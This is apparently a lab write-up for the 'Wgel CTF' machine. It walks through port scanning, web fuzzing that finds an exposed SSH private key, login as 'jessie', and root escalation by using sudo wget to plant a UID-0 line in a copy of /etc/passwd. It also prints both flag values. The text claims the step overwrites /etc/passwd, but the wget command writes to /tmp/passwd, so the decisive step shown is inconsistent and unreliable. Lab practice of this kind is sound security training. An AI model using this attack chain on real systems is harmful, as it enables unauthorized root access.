TL;DR
We can find the username jessie and private key while enumerating the website.
Then, we login to ssh and privilege escalate to root using sudo permissions on /usr/bin/wget
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

We have port 22 with ssh, and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCpgV7/18RfM9BJUBOcZI/eIARrxAgEeD062pw9L24Ulo5LbBeuFIv7hfRWE/kWUWdqHf082nfWKImTAHVMCeJudQbKtL1SBJYwdNo6QCQ
yHkHXslVb9CV1Ck3wgcje8zLbrml7OYpwBlumLVo2StfonQUKjfsKHhR+idd3/P5V3abActQLU8zB0a4m3TbsrZ9Hhs/QIjgsEdPsQEjCzvPHhTQCEywIpd/GGDXqfNPB0Yl/dQghTALyvf71
EtmaX/fsPYTiCGDQAOYy3RvOitHQCf4XVvqEsgzLnUbqISGugF8ajO5iiY2GiZUUWVn4MVV1jVhfQ0kC3ybNrQvaVcXd
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDCxodQaK+2npyk3RZ1Z6S88i6lZp2kVWS6/f955mcgkYRrV1IMAVQ+jRd5sOKvoK8rflUP
ajKc9vY5Yhk2mPj8=
|   256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJhXt+ZEjzJRbb2rVnXOzdp5kDKb11LfddnkcyURkYke
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
let’s add wgelctf to out /etc/hosts.
Find username and private key on enumeration
I started with ffuf, and find sitemap:
┌──(agonen㉿kali)-[~/thm/WgelCTF]
└─$ ffuf -u 'http://wgelctf/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://wgelctf/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.html              [Status: 200, Size: 11374, Words: 3512, Lines: 379, Duration: 347ms]
sitemap                 [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 352ms]

and that’s what we find when going to http://wgelctf/sitemap.


In addition, inside the source code of the root page, we can find this comment:
<!-- Jessie don't forget to udate the webiste -->
So, we got the username jessie :D
Next, we fuzz the folder sitemap:
ffuf -u 'http://wgelctf/sitemap/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

and, we found private key at http://wgelctf/sitemap/.ssh/id_rsa.

and now we can login to jessie using the private key we found.
ssh jessie@wgelctf -i id_rsa

and we can grab the user flag:
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
Privilege Escalation to Root using sudo on wget
When we check sudo -l, we can see we have /usr/bin/wget.
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
It means we can read file, and then output it wherever we want.
Let’s override the file /etc/passwd, and add our user as root.
So, first, we can generate the password for the new user elicopter:
┌──(agonen㉿kali)-[~/thm/WgelCTF]
└─$ openssl passwd elicopter
$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//
Now, let’s
This is regular root line:
root:x:0:0:root:/root:/bin/bash
So, our new line will be:
elicopter:$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//:0:0:elicopter:/root:/bin/bash
So, this will be the commands:
jessie@CorpOne:~$ cd /tmp
jessie@CorpOne:/tmp$ cp /etc/passwd passwd_mine
jessie@CorpOne:/tmp$ echo -e 'elicopter:$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//:0:0:elicopter:/root:/bin/bash' >> passwd_mine
and then, setting up the http server, and triggering the exploit.
python3 -m http.server 8081 &
sudo /usr/bin/wget http://127.0.0.1:8081/passwd_mine -O /tmp/passwd
We can see it worked! All commands combined:
cd /tmp
cp /etc/passwd passwd_mine
echo -e 'elicopter:$1$YdZ9Ip7Z$F0MR/NO9OfQUqQXLATeo//:0:0:elicopter:/root:/bin/bash' >> passwd_mine

python3 -m http.server 8081 &
sudo /usr/bin/wget http://127.0.0.1:8081/passwd_mine -O /tmp/passwd

su elicopter # Passowrd is: elicopter


Now, let’s grab the root flag, notice we change to elicotper with the password elicopter:
jessie@CorpOne:/tmp$ su elicopter
Password:
root@CorpOne:/tmp# cd /root
root@CorpOne:~# ls
root_flag.txt
root@CorpOne:~# cat root_flag.txt
b1b968b37519ad1daa6408188649263d